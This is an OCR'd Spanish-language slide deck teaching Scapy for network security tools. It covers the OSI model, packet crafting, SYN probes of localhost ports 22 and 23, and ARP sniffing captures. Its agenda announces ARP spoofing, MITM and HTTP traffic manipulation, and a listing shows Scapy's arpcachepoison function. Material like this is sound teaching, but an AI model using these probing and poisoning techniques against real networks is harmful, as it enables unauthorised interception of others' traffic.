
Make Your Own Network Security Tools With Scapy

Quiénes Somos?



Nuestros Desarrollos

Investigación y Desarrollo

☑ Karma

Threat Intelligence API

☑ Mantra

Escaneo Contínuo de Vulnerabilidades

☑ Habu

Suite de herramientas de seguridad desarrolladas en Python

☑ AsyDNS

Servicio de DNS basado en criptografía asimétrica

Temario

- Modelo OSI
- Introducción a Scapy
- ARP Sniff
- ARP Discovery
- Man-In-The-Middle (MITM)
- ARP Spoofing
- IP Forwarding
- TCP Handshake
- IPTables NFQUEUE
- Python + NFQUEUE
- Interceptación de Tráfico
- Manipulación de Tráfico HTTP

Modelo OSI


7
Nivel de Aplicación
Servicios de red a aplicaciones
6
Nivel de Presentación
Representación de los datos
5
Nivel de Sesión
Comunicación entre dispositivos de la red
4
Nivel de Transporte
Conexión extremo-a-extremo y fiabilidad de los datos
3
Nivel de Red
Determinación de ruta e IP (Direccionamiento lógico)
2
Nivel de Enlace de Datos
Direccionamiento físico (MAC y LLC)
1
Nivel Físico
Señal y transmisión binaria

Introducción a Scapy

1. Es una librería de Python (2.7.x y 3.4+)
2. Permite enviar, escuchar, analizar y crear paquetes de red
3. Soporta un modo de trabajo interactivo y tambíen por scripts
4. Principalmente, hace dos cosas: envía paquetes, recibe respuestas
5. No interpreta, decodifica (ej: Puerto abierto vs TCP SYN/ACK)

Introducción a Scapy

"*You’re free to put any value you want in any field you want and stack them like you want.*

You’re an adult after all."

From: Scapy Official Docs

Modo Interactivo + IPython

```
# scapy3

                     aSPY//YASa
             apyyyyCY//////////YCa       |
            sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.4.0
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | Craft packets like it is your last
       scccccp///pSP///p          p//Y   | day on earth.
      sY/////////y  caa           S//P   |                     -- Lao-Tze
       cayCyayP//Ya              pY/Ya   |
        sY/PsY////YCc           aC//Yp
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs
                                       using IPython 5.5.0

>>>
```

Primeros Pasos

```
:::py3
>>> l3 = IP()
>>> l4 = TCP()
```

Layer3 - show()

```
:::py3
>>> l3.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
```

Layer3 - show2()

```
:::py3
>>> l3.show2()
###[ IP ]###
  version= 4
  ihl= 5
  tos= 0x0
  len= 20
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= 0x5ecb
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
```

Layer4 - show()

```
:::py3
>>> l4.show()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= []
```

Layer4 - show2()

```
:::py3
>>> l4.show2()
WARNING: No IP underlayer to compute checksum. Leaving null.
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= 5
  reserved= 0
  flags= S
  window= 8192
  chksum= 0x0
  urgptr= 0
  options= []
```

Uniendo layers

```
:::py3
>>> pkt = l3/l4
>>> pkt.show2()
###[ IP ]###
  ...
  frag= 0
  ttl= 64
  proto= tcp
  chksum= 0x7ccd
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= 5
     reserved= 0
     flags= S
     window= 8192
     chksum= 0x917c
     urgptr= 0
     options= []
```

Enviando y recibiendo paquetes

```
:::py3
>>> sr1(l3/l4)
Begin emission:
.Finished sending 1 packets.
.....................................................^C
Received 48 packets, got 0 answers, remaining 1 packets
```

Primer Fail!!!

L3PacketSocket vs L3RawSocket

```
:::py3
>>> conf.L3socket
<L3PacketSocket: read/write packets at layer 3 using Linux PF_PACKET sockets>
>>>
>>> conf.L3socket = L3RawSocket
>>>
>>> conf.L3socket
<L3RawSocket: Layer 3 using Raw sockets (PF_INET/SOCK_RAW)>
>>>
>>> sr1(l3/l4)
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4 ihl=5 tos=0x0 len=44 id=0 flags=DF frag=0 ttl=64 proto=tcp chksum=0x3cca
src=127.0.0.1 dst=127.0.0.1 options=[] |<TCP  sport=http dport=ftp_data seq=469287050
ack=1 dataofs=6 reserved=0 flags=SA window=43690 chksum=0xfe20 urgptr=0 options=[('MSS', 65495)] |>
```

¿De qué comandos disponemos?

```
:::py3
>>> lsc()
IPID_count           : Identify IP id values classes in a list of packets
arpcachepoison       : Poison target's cache with (your MAC,victim's IP) couple
arping               : Send ARP who-has requests to determine which hosts are up
bind_layers          : Bind 2 layers on some specific fields' values
bridge_and_sniff     : Forward traffic between interfaces if1 and if2, sniff and return
chexdump             :  Build a per byte hexadecimal representation
computeNIGroupAddr   : Compute the NI group Address. Can take a FQDN as input parameter
corrupt_bits         : Flip a given percentage or number of bits from a string
corrupt_bytes        : Corrupt a given percentage or number of bytes from a string
defrag               : defrag(plist) -> ([not fragmented], [defragmented],
defragment           : defrag(plist) -> plist defragmented as much as possible
...
```

¿De qué protocolos disponemos?

```
:::py3
>>> ls()
AH          : AH
ARP         : ARP
ASN1P_INTEGER : None
ASN1P_OID   : None
ASN1P_PRIVSEQ : None
ASN1_Packet : None
ATT_Error_Response : Error Response
ATT_Exchange_MTU_Request : Exchange MTU Request
ATT_Exchange_MTU_Response : Exchange MTU Response
ATT_Find_By_Type_Value_Request : Find By Type Value Request
ATT_Find_By_Type_Value_Response : Find By Type Value Response
ATT_Find_Information_Request : Find Information Request
...
```

¿Cómo obtenemos ayuda?

```
:::py3
>>> l3.
        l3.add_payload              l3.getfieldval
        l3.add_underlayer           l3.getlayer
        l3.aliastypes               l3.guess_payload_class
        l3.answers                  l3.hashret
        l3.build                    l3.haslayer
        l3.build_done               l3.hide_defaults
        l3.build_padding            l3.hops
        l3.build_ps                 l3.id
        l3.canvas_dump              l3.ihl
...
>>> help(l3)
```

Generando varios paquetes

```
:::py3
>>> l4 = TCP(dport=[22,23])
>>> ans,unans = sr(l3/l4)
Begin emission:
.*Finished sending 2 packets.
..*
Received 5 packets, got 2 answers, remaining 0 packets
>>>
>>> for s,r in ans:
...:     print(s.summary())
...:     print(r.summary())
...:
```

Interpretando las respuestas

```
:::py3
>>> for s,r in ans:
...:    print('=' * 120)
...:    s[TCP].show2()
...:    r[TCP].show2()
```

Interpretando las respuestas

```
:::py3
###[ TCP ]###
  sport= ftp_data
  dport= ssh
  seq= 0
  ack= 0
  dataofs= 5
  reserved= 0
  flags= S
  window= 8192
  chksum= 0x91b6
  urgptr= 0
  options= []

###[ TCP ]###
  sport= ssh
  dport= ftp_data
  seq= 3900132378
  ack= 1
  dataofs= 6
  reserved= 0
  flags= SA
  window= 43690
  chksum= 0xfe20
  urgptr= 0
  options= [('MSS', 65495)]
```


Interpretando las respuestas

```
:::py3
###[ TCP ]###
  sport= ftp_data
  dport= telnet
  seq= 0
  ack= 0
  dataofs= 5
  reserved= 0
  flags= S
  window= 8192
  chksum= 0x91b5
  urgptr= 0
  options= []

###[ TCP ]###
  sport= telnet
  dport= ftp_data
  seq= 0
  ack= 1
  dataofs= 5
  reserved= 0
  flags= RA
  window= 0
  chksum= 0xb1a2
  urgptr= 0
  options= []
```


Sniffing


1101100101011010010101010111011
1100111001011010100111001110010000111001110 11


Placa en estado promiscuo



ARP Sniff (1)


arp
No. Time Source Destination Protocol Length Info
177 21.63191… IntelCor_da:40… Broadcast ARP 42 Who has 192.168.0.2? Tell 192.168.0.13
230 24.94750… IntelCor_da:40… Broadcast ARP 42 Who has 192.168.0.3? Tell 192.168.0.13
231 25.00512… Sagemcom_48:75… IntelCor_da:40… ARP 42 192.168.0.3 is at b0:b2:8f:48:75:ba
383 92.12674… HonHaiPr_7d:76… Broadcast ARP 42 Who has 192.168.0.104? Tell 192.168.0.4
Frame 230: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: IntelCor_da:40:bc (18:5e:0f:da:40:bc), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Destination: Broadcast (ff:ff:ff:ff:ff:ff)
Source: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
Type: ARP (0x0806)
Address Resolution Protocol (request)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
Sender IP address: 192.168.0.13
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
Target IP address: 192.168.0.3


ARP Sniff (2)


arp
No. Time Source Destination Protocol Length Info
177 21.63191… IntelCor_da:40… Broadcast ARP 42 Who has 192.168.0.2? Tell 192.168.0.13
230 24.94750… IntelCor_da:40… Broadcast ARP 42 Who has 192.168.0.3? Tell 192.168.0.13
231 25.00512… Sagemcom_48:75… IntelCor_da:40… ARP 42 192.168.0.3 is at b0:b2:8f:48:75:ba
383 92.12674… HonHaiPr_7d:76… Broadcast ARP 42 Who has 192.168.0.104? Tell 192.168.0.4
Frame 231: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: Sagemcom_48:75:ba (b0:b2:8f:48:75:ba), Dst: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
Destination: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
Source: Sagemcom_48:75:ba (b0:b2:8f:48:75:ba)
Type: ARP (0x0806)
Address Resolution Protocol (reply)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: reply (2)
Sender MAC address: Sagemcom_48:75:ba (b0:b2:8f:48:75:ba)
Sender IP address: 192.168.0.3
Target MAC address: IntelCor_da:40:bc (18:5e:0f:da:40:bc)
Target IP address: 192.168.0.13

